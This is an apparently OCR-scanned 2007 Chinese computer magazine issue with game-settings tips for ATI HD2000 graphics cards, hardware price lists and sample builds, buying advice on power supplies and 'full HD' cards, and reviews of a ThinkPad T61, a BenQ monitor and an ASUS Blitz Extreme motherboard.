用HD2000玩游戏必看此页！

虽然我们有《游戏讲堂》栏目专门针对热门游戏优化、提供设置技巧，甚至包括错误解决方法。但在今天，依然要用一定篇幅为众多对HD2000系列翘首以待的玩家奉上一些最热门游戏的设置诀窍，从头至尾，当你完整的浏览过整个专题后，不仅能让你变成显卡选购专家，同时，也让你成为一个游戏专家！

《霸王》

《霸王》是一款非常值得一试的游戏，不过，游戏对系统资源的要求可不低。但我们也有诀窍，能让你的HD2000显卡运行速度一下跃升许多！


各项设置对速度的影响，由大至小分别为：普通设置>阴影>地面贴图>泛光>眩光=反光>贴图>沙砾>视野。



如果你使用HD2600 Pro在默认设置下可以跑20fps左右，那么试着关闭阴影，速度便可以达到30fps！依照所提供的速度影响公式，你可以轻松调节出最佳的游戏效果。当然了，关闭的特效越多，画面质量也就越差，一般来说，游戏可以运行在30fps就已经完全可以接受了。

《变形金刚2007》

如果你正在使用HD2600 Pro，那么分辨率不要高于1280×720（16：9），或是1280×1024（5：4），这样可以让你在游戏中尽可能流畅玩耍。而Use Hight-Res Assets则是必须要关闭的。在“Video Settings”下的“Effects Settings”中FSAA必须关闭，而Shadows项也不要开启，这样节省下的资源可以开启Bloom和Speed Blur两项特效。如此一来，游戏速度至少可以保证在20fps以上，画面损失也不算太过夸张。而使用HD2600 XT的玩家，可以在此基础上提升分辨率或是开启Shadows特效，游戏速度不会有进一步损失，同时画质会有明显提升。






《幽灵行动—尖峰战士2》

《幽灵行动—尖峰战士2》的绚丽画面、极强的临场感让人热血沸腾，但其中一大亮点——物理特效恐怕是绝大多数玩家无法享用的，无论你拥有任何规格的显卡也是如此，原因就在于它使用了特殊的装置——物理加速卡。现在，有一个方法可以让游戏的物理特效完全展现，而且根本不需要物理加速卡，唯一的前提是处理器性能足够强劲。在游戏安装目录X：\Ubisoft\Ghost Recon Advanced Warfighter 2\Settings\profiles\(你的名字)下找到settings.xml，修改其中两行内容：<has_physx value="false" />、<physics value="0" />，将false改为true、0改为1就可以了。

《科林麦克雷拉力赛：尘埃》

是不是很多人都对《科林麦克雷拉力赛：尘埃》里那黄色的HDR特效光源颜色反感？这样的黄色让人觉得很是别扭。没关系，我们一样有办法搞定它，在http://work.newhua.com/cfan/200717/postprocess.zip处，我们为你准备了一个小补丁，只要把它解压到游戏目录下的同名文件覆盖即可，进入游戏再看看，是不是感觉自然多了？当然了，如果对这个HDR光源颜色钟爱有佳的玩家，可不要乱打这个补丁哦！最好之前先备份一下。

《光晕2》



《光晕2》仅对应Windows Vista操作系统，对于拥有HD2000系列显卡玩家来说这不算个坏消息，毕竟在HD2000系列上，Vista驱动程序远比Windows XP驱动程序成熟、稳定。不过很多玩家在安装《光晕2》时就遇到了阻碍，安装程序不能正常安装，这可怎么办？别急，打开控制面板选择管理工具中的服务，找到secondary logon项并双击选择“启用”。再来安装一下试试，怎么样，是不是可以了？ CF [IN01]

降价排行榜

TOP5

松下
FX100



↓350
¥3250

松下 FX100采用一块1/1.72英寸1240万像素的CCD，有效像素达1220万，最大可记录4000×3000分辨率的图像，并且动画拍摄能力可达1280×720@15帧。同时配备全新设计的德国莱卡镜头，具有3.6倍光学变焦和28mm广角能力，等效焦距为28~100mm。
联系方式：800-810-0781

TOP4

海尔
W36-T23512080BaDG



↓700
¥6650

海尔 W36-T23512080BaDG 采用主频为 1.86GHz 的英特尔酷睿双核 T2350 双核处理器、英特尔 945PM + ICH7M 芯片组，并配备了 NVIDIA GeForce Go 7400 独立显卡、1GB 内存、80GB 硬盘、30 万像素摄像头，1000Mbps 以太网卡以及 802.11a/b/g 无线网络模块。
联系方式：400-699-9999

TOP3

索尼
40V300A



↓1000
¥13990

索尼 40V300A液晶电视采用S-PVA面板，搭配广色域WCG CCFL冷阴极背光灯。这次的300A系列换成了10bit的液晶面板，主要是为配合针对蓝光以及索尼的高清设备的10bit输出所提出的配合方案，还采用了与Sony Pictures联手合作开发的"电影模式"效果。
联系方式：800-820-9000

TOP2

Intel
酷睿2 E6850(散)



↓1100
¥2700

Intel 酷睿2 E6850具备3GHz的频率以及4MB L2 Cache，最重要的是支持FSB1333，采用Conroe核心、65nm制程技术。拥有虚拟机技术(VT)、增强型节能技术(EIST)及EDB防病毒技术等功能，还加入商业运用的Intel Trust Execution Technology，提供进一步数据保全方案。
联系方式：800-820-1100

CPU

型号	平均价(元)
Intel Core 2 Duo E4300 1.80GHz(盒)	905
Intel Core 2 Duo E6300 1.86GHz(散)	1180
Intel Core 2 Duo E6320 1.86GHz(盒)	1280
Intel Core 2 Duo E6550 2.33GHz(盒)	1390
AMD Athlon64 X2 4400+ AM2(65nm/盒)	610
AMD Athlon64 X2 4800+ AM2(65nm/盒)	800
AMD Athlon64 X2 5200+ AM2(65nm/盒)	990
AMD Athlon64 X2 6000+ AM2(盒)	1450

▲两家处理器竞争升级，双核产品不断调价，AMD的双核甚至降到了"白菜价"。目前看来，Intel今年调整到酷睿后，明年可能会过渡到下一个构架，而工艺则会全面升级到45nm。

硬盘

型号	平均价(元)
希捷 IDE 250GB 7200.9/16MB	540
希捷 IDE 320GB 7200.10/16MB	640
三星 IDE 160GB 7200/2MB	430
三星 IDE 200GB 7200/8MB	550
希捷 SATA 320GB 7200.10/16MB	665
希捷 SATA 500GB 7200.10/16MB	990
三星 SATA 160GB 7200/8MB	450
三星 SATA 500GB 7200/16MB	1170

▲希捷企业级的ES硬盘偶尔会出现在市场上，如果见到了千万不要放过。这种硬盘在平均无故障时间方面比普通希捷硬盘强得多，而价格则只贵出二三十元，非常超值。

主板

型号	平均价(元)
微星 P35 Neo	990
微星 K9N PlATInum	1120
富士康 P35A	988
富士康 A690GM2MA-8KRS2H	579
华硕 P5PL2-E	599
华硕 P5K3 Deluxe/WiFi-AP	2615
技嘉 945GZM-S2	599
技嘉 965P-DS3 (rev3.3)	1288

▲P35主板的降价速度比想象中更快，P965虽然更便宜，但还是有很多人把目光转向更有升级潜力的P35主板。目前的P35主板有支持DDR2内存和支持DDR3内存两种，购买时要注意分辨。

内存

型号	平均价(元)
金士顿 1GB DDR2 667	305
金士顿 1GB DDR2 800	490
金邦 1GB DDR2 667(千禧)	330
金邦 1GB DDR2 800(白金)	400
金泰克 1GB DDR2 667(磐虎)	326
金泰克 1GB DDR2 800(速虎)	338
现代 1GB DDR2 667	270
现代 512MB DDR2 667	130
海盗船 1GB DDR2 667(Value)	310
海盗船 1GB DDR2 667(TwinX)	415
Kingmax 1GB DDR2 667	295
Kingmax 1GB DDR2 800	320

▲内存价格再次回落，金士顿1GB DDR2 667内存重新跌到了300元价位。目前装机时1GB内存已经成为标配，而一次到位配备2GB内存的也大有人在。这其中固然有内存价格不断走低的因素在内，而Windows Vista逐渐普及也是另一个重要原因。

品牌台式机

型号	平均价(元)
惠普 Pavilion u6135cn Pentium E2140/1GB/250GB/DVD±ROM/22'LCD	7690
惠普 Pavilion u6155cn Core 2 E4400/1GB/320GB/DVD±ROM/22'LCD	8599
Acer 渴望 T180 Athlon64 X2 3800+/512MB/80GB/DVD-ROM/17'LCD	6499
Acer 渴望 T690 Core 2 E6300/1GB/250GB/DVD±ROM/19'LCD	8399
同方 真爱 S8160 Pentium E2140/1GB/160GB/DVD-ROM/22'LCD	4999
海尔 极光 A6-B005 Core 2 E4300/512MB/160GB/DVD-ROM/19'LCD	5699
海尔 轰天雷 H6-B019 Core 2 E4300/1GB/160GB/DVD-ROM/19'LCD	6980
联想 锋行 X5020A Athlon64 X2 4800+/1GB/160GB/DVD-ROM/22'LCD	7299

▲低端品牌机纷纷改用Pentium E2140作为入门级处理器，而中端则以Athlon64 X2 4400+和Core2 Duo E4300为主。由此可以看出双核处理器已经从高到低覆盖了整个市场。

笔记本

型号	平均价(元)
东芝 M200 Core Duo T7100/1GB/120GB/DVD±ROM/14.0'/2.37Kg	9990
索尼 VGN-C22CH/P Core Duo T5500/768MB/80GB/DVD±ROM/13.3'/2.3Kg	8980
华硕 A8H71SC-SL Core Duo T7100/1GB/120GB/DVD±ROM/14.1'/2.39Kg	9600
明基 S41(C05) Core Duo T7100/512MB/120GB/DVD±ROM/14.1'/2.05Kg	10000
LG LW25 Core Duo T5600/512MB/60GB/DVD±ROM/12.1'/1.59Kg	11000
长城 T60 Core Duo T2250/1GB/100GB/COMBO/15.4'/2.7Kg	6999
三星 R70(A005) Core Duo T7300/1GB/120GB/DVD±ROM/15.4'/2.7Kg	11500
Acer 4920G Core Duo T7300/2GB/160GB/DVD±ROM/14.1'/2.68Kg	10999

▲很长一段时间以来，高性能笔记本电脑配备的独立显卡芯片市场被NVIDIA牢牢把持，而随着ATI HD2600/2400/2300系列推出，有望改变高端市场NVIDIA一家独大的局面。

TOP1

富士康 C51XEM2AA-8EKRS2H



↓1322 ￥1566

富士康 C51XEM2AA-8EKRS2H主板采用NVIDIA C51XE/nforce590-SLI芯片组设计，支持Socket AM2接口AMD系列处理器。处理器整合双通道DDR2 800/667内存控制器。
联系方式：800-830-6099

显示器

型号	平均价(元)
飞利浦 CRT 109B7	1220
三星 CRT 793DF	880
LG CRT T930C	995
三星 LCD 206BW/20'	2150
明基 LCD FP222WH/22'	2380
LG LCD L204WT/20'	1890

▲随着AOC、长城等品牌的低价24英寸宽屏液晶上市，越来越多的人开始配备或升级大屏幕液晶。更大的分辨率和可视面积在玩游戏、看电影以及各方面都有明显的效果提升。

显 卡

型号	平均价(元)
华硕 EAH2900XT/HTVDI/512MB	4050
XFX讯景 8600GTS(T84G-UDF)/256MB	1690
XFX讯景 8500GT(T86J-UAD)/256MB	785
影驰 8600GTE魔影/256MB	1090
影驰 8600GT魔灵/256MB	790
富彩 8500GT静音版/256MB	769

▲在SIGGRAPH 2007上，微软宣布说目前的DirectX 10硬件将无法支持Windows Vista SP1中包含的DirectX 10.1。不过DirectX 10.1中改进的内容并不会对游戏和玩家造成太大影响，现有的显卡仍然可以正常使用。

MP3

型号	平均价(元)
昂达 VX858(2GB)	599
三星 YP-K3Z(1GB)	785
三星 YP-E3(1GB)	399
明基 Joybee E320(1GB)	590
索尼 NW-A1000(6GB)	990
索尼 NW-E003F(1GB)	580

▲MP3随身听不但容量越来越大，功能也越来越丰富。除了视频播放和存储卡扩展容量之外，很多MP3随身听开始支持FLV等新视频格式，而且对APE、FLAC等无损音频的支持也逐渐完善起来。

Tag 游戏 装机、报价、降价 导购 硬件 本期报价截至8月14日

7000元24英寸大屏娱乐机型

	型号	价格(元)
CPU	Intel Pentium E2140	470
内存	金士顿 DDR2 667 1GB	305
硬盘	西部数据 160GB 8MB/SATA	405
主板	华硕 P5B	980
显卡	昂达 HD2600Pro HDMI	599
显示器	长城 V247	2999
光驱	明基 DW200S	299
键鼠	多彩 奇幻无线	299
机箱	富士康 TSAA-841+长城 BTX-400SEL-P4	400
音箱	漫步者 R151T	350
共计		7106元

液晶显示器不但价格越来越低，尺寸也越来越大。随着19英寸、20英寸和22英寸相继降低到主流价位之后，连24英寸宽屏液晶也比以往便宜了许多，完全可以在主流配置中选用了。

显卡 ATI Radeon HD2000系列显卡不但在游戏方面支持DirectX10特效，而且在高清视频方面也有非常出色的表现。HD2400/2600首次实现了VC-1和H.264编码的硬解码，哪怕用Pentium E2140这种入门级处理器来播放高清视频，CPU占用率也不会超过30%。此外还将HDMI接口作为标准配置，并且在HDMI接口中内置了数字音频输出，免去再次连接音频线的麻烦，为今后连接液晶电视打下坚实基础。

显示器 长城V247是目前市场上最便宜的24英寸宽屏液晶显示器，虽然它不像Dell 2407WFP等高端显示器那样具有丰富的视频接口，但价格上的极大优势使它刚刚出现在市场上就引起了销售热潮。而且值得称赞的一点是，目前市场上的长城V247采用了与Dell 2407WFP相同的S-PVA液晶面板，这意味着V247的实际表现完全可以和高端产品相媲美。从观看高清视频的角度来看，24英寸宽屏液晶的1920×1200分辨率能够完整显示1080P的视频，实在是不可多得的超值显示器。

音箱 音视频解码和显示问题都解决了，音频却不能不提。这款配置中选用了漫步者刚刚推出的R151T多媒体音箱，别看价格便宜，这可是实实在在的5.1声道，而且卫星音箱还针对电脑桌面空间狭小的问题进行了体积上的优化，不会占用太多桌面空间，而效果则完全可以满足近声场的聆听要求。

“超频，稳定为上”

	型号	价格(元)
CPU	Intel Core 2 Duo E4300	835
风扇	酷冷至尊 Hyper L3T	175
主板	技嘉 965P-DS3 (rev3.3)	1278
内存	金士顿 1GB DDR2 667×2	610
硬盘	希捷 320GB 7200.10	665
显卡	XFX讯景 8500GT小牛版	699
光驱	华硕 DRW-1814BLT	299
显示器	AOC 2116S	1899
键鼠	优派 飙影派对	170
机箱	金河田睿霸2867B+航嘉多核DH6	628
音箱	麦博 梵高FC360II	315
总计		7573元

用电脑这么久了，从来也没尝试过超频，其实刚开始用电脑那会儿就听说过，但是从来没有自己亲自动手。这次趁着换机器的机会，也尝试一把超频的乐趣吧。上网查过资料后，选定了 Intel Core 2 Duo E4300 处理器，因为 E4300 的默认主频只有 200MHz，超频到 333MHz 的几率非常高，当主频提升到 333MHz×9 = 3.0GHz 时，性能提升幅度极大，据说能和最高端的 X6800 不相上下。

那为什么没选择 E6300 呢？虽然同样具有很强的超频能力，但 E6300 的价格贵了很多，而且要想超频到 400MHz×9 = 3.6GHz，对内存、主板以及其他部件的要求也会很高。顺便说一下，E4300 超频到 333MHz 后，DDR2 667 内存就可以满足要求。而 E6300 超频到 400MHz 后，则必须 DDR2 800 内存才能保证稳定。

主板方面，为了超频的成功率和稳定性，一定要选择大厂的产品。一方面是因为出色的品质能够增加成功率，另一方面则因为大厂产品往往会提供很丰富的调节选项，可以压榨出 CPU 的每一分潜力。剩下的就是散热问题了，超频工作下的 CPU 发热量也会大增，原装散热器往往不能满足超频需要。此外电源也要注意，超频会使系统功耗有所增加，良好的供电是超频成功的必要条件。

CF [CP01]

看破虚浮的广告
到底什么是“全高清显卡”？

Tag Full HD、多普达、S1、代金券 〉显卡、手机 〉导购 〉硬件

以下是某款“全高清”显卡的性能规格：

图形芯片	ATI Radeon HD2600Pro
显存类型	GDDR3 256MB
显存位宽	128Bit
总线标准	PCI-E×16
视频输出	D-Sub+DVI+HDMI
最大分辨率	2560×1600



全高清显卡？难道其他显卡都不是真正高清吗？很多读者都有这样的疑问，还有很多人打电话到编辑部来询问“全高清”好在哪里。我们经过了解，发现这种“全高清显卡”只不过是厂商的一种宣传手段，并不是这类产品有什么特别之处。从上面的规格表中可以看出，这就是一块很普通的HD2600显卡而已，几乎每个显卡厂商都推出过相同规格的产品。而官方对于“全高清”的解释就是HDMI、HDCP、HD Audio和HD Video的总和。

但是问题在于，很多读者隐隐约约知道Full HD=1920×1080，于是认为只有这个系列的显卡才能输出这种“全高清”分辨率。实际上只要不是几年前的老古董，现在市场上几乎所有显卡都支持1920×1200甚至2560×1600的分辨率输出，完整地播放Full HD电影根本不是问题（至于CPU是否有足够强的解码能力，以及显示器是否能显示这么高的分辨率是另一回事）。

当然，从普及Full HD的知识角度来讲，这种宣传手段还是有正面意义的，另外ATI Radeon HD2400/2600系列显卡对H.264和VC-1编码有完整的硬解码能力，而且显卡本身具有HDMI输出接口并支持HDCP加密协议，用于组建高清播放系统是极佳的选择。 CF [CP02]

闷豆逛市场 · 代金券背后的陷阱

现在智能手机越来越火，闷豆陪着朋友来到市场，打算看看最新的多普达S1。

闷豆：“老板，多普达S1有现货吗？”

老板：“有啊，最低给你3350，带一张1GB的TF卡。你要是现在买，我还给你满1000返50的券。”

闷豆：“电子市场也返券？这倒是头一次听说。返的券什么都可以买？”

老板：“你买手机不是也得买配件么，保护膜啦皮套啦什么的，就可以用券啊。”

闷豆的朋友一听买手机可以返券代金买配件，高兴了，决定就在这里买。等老板把手机拿出来，闷豆验过货之后，又要了一张屏幕贴膜。

老板：“原价398，返150的券，再抹个零头，240块钱给你。”

闷豆：“240？！你这也太黑了吧！”

老板：“这膜是日本进口，原装的，普通的膜根本没法比。”

闷豆：“得了吧，不要保护膜了，就买这个手机。”

这个朋友很不理解，既然这里可以返券，为什么不在这里买？闷豆一言不发，拉着朋友又转了转，最终花95块钱买了一张高品质保护膜。显然398元的价格贵得太过离谱，分明是以返券为幌子，明着降价，背后坑人。 CF [CP03]



销售数码类产品时通过各种配件来牟取暴利的手法并不新鲜，但是像这个商家，通过返券的方式来吸引顾客倒是很少见。很多人在购买之前，对产品本身的价格了解得很清楚，但相关的电池、贴膜、皮套等配件则并没有太关心，很容易在卖场被商家“忽悠”，以高价买下很多廉价的东西。

只出200元 电源怎么买？

Tag 大水牛PP400AA、长城ATX-300P4-PF-C、金河田ATX-388、鑫谷速核325PQ、航嘉2008
200元以下电源、技巧、电源知识 〉导购

北京/TKD

"电源足额 400 瓦"、"双核平台专用"、"超频专用" 这样的字眼看起来着实诱人，但很多朋友购买电源的时候，都不大在意，毕竟超频并非是人人都爱好……

200元电源也要好品质

电脑已经快成电老虎了，大家都追求更高功率的电源产品。然而，这并不经济，也不一定实用。很多电脑的配置也并非是玩家级那样恐怖，电源功耗要求也小得多，因此在这上面的花费，精打细算是再正确不过的事了。200元以内的电源虽然价格比较便宜，但并不代表就可以容忍低劣质量的产品。


电源的选购主要是两大部分：质量、功能。对于质量的认知，多数情况下我们都认为电源是越重越好，这样才能体现出"用料十足"，而随着技术的发展，情况已经不完全是这样了，不信一起来看看：

电源太轻不是差！

以前我们对电源的认识，大多是在"越重越好"的阶段，而现在不同了。不少电源开始采用主动式PFC设计，这让电源的重量有所减轻。不过，其成本较高，差不多占去整个电源的整体成本的2至3成。目前，已经有部分200元上下的电源开始转用主动式PFC设计，所以重量也会轻很多，可不要认为太轻就是次品哦，情况已大为不同了。

小知识：辨别主动式PFC设计的电源

如果电源很轻，那要看看内部有没有图中这样一个双排直列的芯片，如果有，那就是主动式PFC电源无疑。如果没有，那绝对是一个伪劣产品，还是不买为妙。





风扇不是越大越好，适合自己才重要。

散热扇，啥样才合适？

现在的电源已经不像原来我们印象中那个传统的模样了。有的采用8cm风扇设计，有的则采用12cm的大风扇设计。这样的改变，不是厂商自己"瞎琢磨"，而确实是有其道理的。12cm大风扇设计可以让气流的流动速度加快，更容易带走多余热量。但是，这不代表电源只有12cm风扇的规格最好，这要根据具体情况而定。什么是具体情况呢？一般来说机箱内的风道设计分成不同状态，例如一部分电脑采用的是上下两层风道（CPU风扇+箱内后置风扇为一层，底部显卡散热器与机箱前面板风扇为第二层），以这种风道来说，12cm风扇的电源无形中会对这种风道设计产生破坏作用，气流开始混乱，反而散热效果不佳了。因此，这要取决于自己箱体内风道的设计，没有哪一种是最佳的。

小提示：选购电源防火也不忘

为了符合安规，电源所使用的PCB电路板必须使用防火材质，在电路板的上面都会有英文打样的标号。一般使用编号94V0的防火材质，这种电路板可以耐105度的高温，而有的使用在服务器或是需要很多电量的配置上的电源，会采用 94V1的防火材质，它可以忍受的温度更高。用户在购买电源的时候，可以透过散热孔仔细找一找这个电源的电路板是否是使用了防火的材料。

小知识：电源功率的计算方法

所有电源铭牌都会上标有类似+3.3V(14A)、+5V(18A)、+12V(6A)、-12V(0.5A)、-5V(0.3A)和+5VSB(2A)这样的数值，通过这几项指标我们可以大致计算出电源的实际功率，具体计算方法是：3.3×14+5×18+12×6+12×0.5+5×0.3+5×2=225.7，最终得到的答案是225.7W，这样就可以轻易推算出电源的实际功率了。

小提示：接地处理不能少

接地处理是一个最基本的措施，如果各位有把电源拆开来看的经验，那么你不难发现在电路板的四个角落都会有螺丝锁在电源的外壳上，基本目的当然是为了固定部件，不过除了固定外，接地也是一个重要的原因。

告诉你谁值得购买！

说了这么多，那究竟有哪些200元以内的电源精品呢？根据我们的挑选，尤其是以这些标准来衡量的话，目前市场上值得选择的产品有198元的**大水牛**PP400AA、仅139元的**长城**ATX-300P4-PF-C、198元的**金河田**ATX-388、200元整的**鑫谷速核**325PQ，以及仅仅138元**航嘉**2008，这些都是不错的选择。一般家用200元的电源就足够了，你何必为一个功耗本就不高的电脑配备一个超大功率的电源呢？ CF [CP04]

IBM不复存在 ThinkPad尚能饭否?

Lenovo ThinkPad T61 笔记本电脑

26399元（7663MC2） 800-818-4465 http://www.lenovo.com.cn

Tag Lenovo ThinkPad T61 〉笔记本电脑 〉评测



宽屏版的ThinkPad T61上市之前就已在老用户们之间传得沸沸扬扬，顶盖材质、防滚架、非对称设计等诸多细节更是众人争论的焦点。当我们拿到T61后，第一感觉是它和以前的产品并没有什么两样，虽然很多细微之处有着种种不同与改变，但骨子里仍然是我们熟悉的那个ThinkPad。

液晶屏各方面都有所加强

在T61发售之前，有谣传说T61将采用工程塑料作为外壳材质。实际上这是一种玻璃碳纤维复合材料，这种材料比金属材质更轻薄，而且还免去了传统金属+涂层外壳对无线信号的屏蔽效果。至于上盖的坚固程度则完全不必担心，与T60相比，T61除机身之外，连屏幕背面也增加了镁制防滚骨架，蜂窝结构的防滚架能够在机身受到冲击时有效保护内部组件不受损坏。除此之外，T61的液晶屏效果也比T60有了大幅进步，在亮度、对比度和亮度均匀性方面都有很大改观。

非对称设计，你能接受吗？

如果从正面观看屏幕，T61液晶屏的左边框宽度大概是右边框宽度的两倍，很多ThinkPad的老用户对这种非对称的屏幕设计颇有非议，不过凡事都是有利有弊，在牺牲了一部分美感的同时，也换来了更好的无线连接能力。实际上很多人都对此表示无所谓，还有一些人则在使用了一段时间后逐渐适应。

有史以来最静的T系列

联想宣称T61是有史以来最安静的T系列ThinkPad，这主要得益于笔记本底部新增加的许多散热孔，因此T61只需要低转速的散热风扇就能维持正常的工作温度。连续全负荷运行一段时间后，可以感觉出机身各部分的发热量比较一致，无论是键盘下方还是左右腕托的温度都差不多，除了出风口以外感觉不出明显的发热，这也正是ThinkPad一贯的优点。

无可挑剔的键盘手感

键盘手感一向是ThinkPad的强项，T61自然也不例外，无论按键大小、键距、键程还是声音大小都很令人满意。键盘左上角设计有4个快捷键，其中3个用来调整音量和静音，另一个则是用途多多的ThinkVantage键。由于机身比较宽大，T61的扬声器设计在键盘的左右两侧，这样可以毫无遮拦地传递声音，效果自然更好。CF [CP05]


工作噪音很小，液晶屏效果明显增强，屏幕背后增加了防滚架，更加坚固。


USB接口仅有3个，且较为密集。非对称屏幕需要一段时间来适应。


Lenovo出品的ThinkPad没有令我们失望，这款T61继承了ThinkPad一贯的稳健风格，并且不断突破创新。虽然这款产品在上市之前就受到众多老用户褒贬不一的评价，但我们相信ThinkPad的明天一定会更好。

规格

项目	参数
CPU	Intel Core2 Duo T7300 2.0GHz
内存	1GB
硬盘	120GB SATA
液晶屏	14.1英寸（1440×900）集成摄像头
光驱	Combo
电池	4芯锂电池
其他	1394接口、安全芯片、指纹识别器
操作系统	Windows Vista Business中文版


竖置的USB接口，数量也只有3个，体积稍大的闪盘等设备只好借助延长线。



ThinkPad的旁边，那三个彩色字母已不复存在。


机身比较宽大，键盘左右还有空间留给音箱。


指引杆、触摸板和指纹识别器一应俱全，键盘手感依然极为出色。

卧室娱乐新宠

BenQ VP1901 液晶显示器

2299元 400-888-0333 http://www.benq.com.cn

Tag BenQ、VP1901 〉显示器 〉评测

随着生活质量的提高，很多人都希望能在卧室里摆上一台小巧的液晶电视，早晨赖在被窝里看看新闻，或是临睡前关心一下明天的天气。基于这种需求，明基推出了一款19英寸的Q频道液晶显示器，不但可以作为电脑的显示器使用，而且也可以满足各种各样的娱乐需求。



家电化的设计风格

与其说VP1901是液晶显示器，不如说它是液晶电视。除了液晶电视所具有的视频输入和电视接收功能之外，VP1901在外观设计和易用性方面也在向家电靠拢。例如各种功能键设计在机身顶部，机身内置音箱，将复合视频和S-Video接口设计在机身侧面方便连接，在机身背后设计标准VESA壁挂孔以方便悬挂，配备了家电风格浓厚的遥控器，甚至还专门设计了一个提手便于搬动，诸如此类。这些人性化设计的细节在显示器产品上极少能同时看到，而在家电领域则几乎成了标准配置。

符合720P高清标准

VP1901液晶显示器的标准分辨率为1440×900，符合720P（1280×720）高清标准，不但可以连接电脑播放高清视频，而且丰富的视频接口也使它与各种视频设备连接时毫无困难。VP1901具有D-Sub、HDMI、色差分量、S-Video、复合视频和RF有线电视共6种接口，能够同时连接很多设备，并通过机身右上角或遥控器上的快捷键随心所欲地切换。特别是HDMI接口的配备，使VP1901具备了和PS3、BD播放机等高清晰视频设备连接的能力，而且图像和音频可以通过一根线同时传输，极大地简化了连接的烦琐。

小知识 HDMI与DVI的转换

可能有人注意到这款VP1901并没有配备常见的DVI接口，因为DVI接口和HDMI接口可以无损地相互转换，HDMI只不过是比DVI多了数字音频部分而已。只要配备一个转接头，VP1901就可以通过DVI方式与显卡连接了。




规格	
屏幕尺寸	19英寸（16：10）
亮度	300cd/m^2
对比度	700：1
可视角度	150/140度(水平/垂直)
反应时间	5ms
标准分辨率	1440×900
接口	D-Sub、复合视频、色差分量、S-Video、HDMI、RF有线电视
内置音箱	2W×2


视频接口极为齐全，符合720P高清标准，小巧玲珑的机身内置音箱，节省居室空间。


如果能提供画面等比缩放功能会更加完美。


除了摆在卧室之外，VP1901同样适合摆在书房、饭厅或起居室等略小一些的空间，纤薄的体积不会占用多少地方，而丰富的功能则会给生活的每一分钟都带来很多乐趣。



中规中矩的画面效果

客观地说，VP1901作为一款具有多媒体功能的液晶显示器表现不错。而作为一款液晶电视来说，TN面板的性能制约了它的表现，例如黑屏时屏幕上下各有轻微漏光、可视角度偏小等。不过这并不影响它成为一款值得推荐的产品，毕竟现在1366×768分辨率的小尺寸液晶电视不但种类稀少，而且售价动辄三四千元，VP1901以2000余元的价格提供了不错的显示效果和丰富的功能，用超值来形容一点也不为过。CF[CP06]






P35 时代的典范之作

华硕 Blitz Extreme 主板

3099元 800-820-6655 http://www.asus.com.cn





华硕Blitz系列主板是玩家国度的第六代产品，从以往的产品来看，这个系列一向都不惜工本，不但以极为奢华的用料和工艺进行制造，在人性化设计和各种调节功能方面也无可挑剔。这次我们收到的是Blitz Extreme主板，相比同为Blitz系列的Formula主板，这块主板主要是增加了对DDR3内存的支持，更符合未来硬件升级的需要。

不惜代价，打造超强稳定性

无论主板的功能多么丰富，工作起来不够稳定的话就是废物。首先看看供电，Blitz Extreme主板的供电部分为八相供电，并采用了顶级元件——BGA封装的Mos管、半封闭式电感和贴片式钽电容，并在Mos管的上面附加了散热片。不仅如此，在对系统稳定性至关重要的内存插槽附近，也专门设计了两相供电电路，保证内存在高频下稳定工作。

其次，主板的南桥芯片、北桥芯片和一部分Mos管的纯铜散热片都用热管连接起来，使热量能够及时地从主板左上角排出到机箱之外。而且针对很多玩家喜欢改造水冷的情况，在北桥芯片的散热片上配备了两个水冷管的接口，如果要安装水冷，只要将橡胶塞拔掉即可，不需要更换散热片，甚至在主板包装中还提供了充足的连接附件。


顶级的品质


顶级的价格

作为旗舰级产品，华硕Blitz Extreme主板在各个方面都是顶级的，随之而来的自然还有顶级的价格。对于一般玩家来说不过是个可望而不可及的存在，而对于超频爱好者来说，则是不可多得的神物。

规格

规格	
芯片组	Intel P35
支持处理器	LGA775全系列
支持内存	DDR3 800/1066
内部插槽	PCI×2、PCI-E 1x×2、PCI-E 16x×2
外部接口	USB 2.0×6、网卡×2、7.1声道声卡、eSATA×2、光纤/同轴×1、IEEE1394×1

高人一筹，丰富的独家功能

连接主板芯片组散热片的热管，在末端还连到了一个标记着"CROSSLINX"的芯片上面，这块IDT 89HA0324PSYD芯片除了可以切换PCI-E，还能扩充主板的PCI-E通道，使两块ATI显卡以8×+8×的交火模式工作，随之而来的就是可观的性能提升。主板的音频部分完全交给SuperemeFX II声卡进行处理，这块PCI-E 1×的声卡能够提供HD Audio Codec和8声道输出，并添加了屏蔽罩。

考虑周到，无处不在的人性化设计

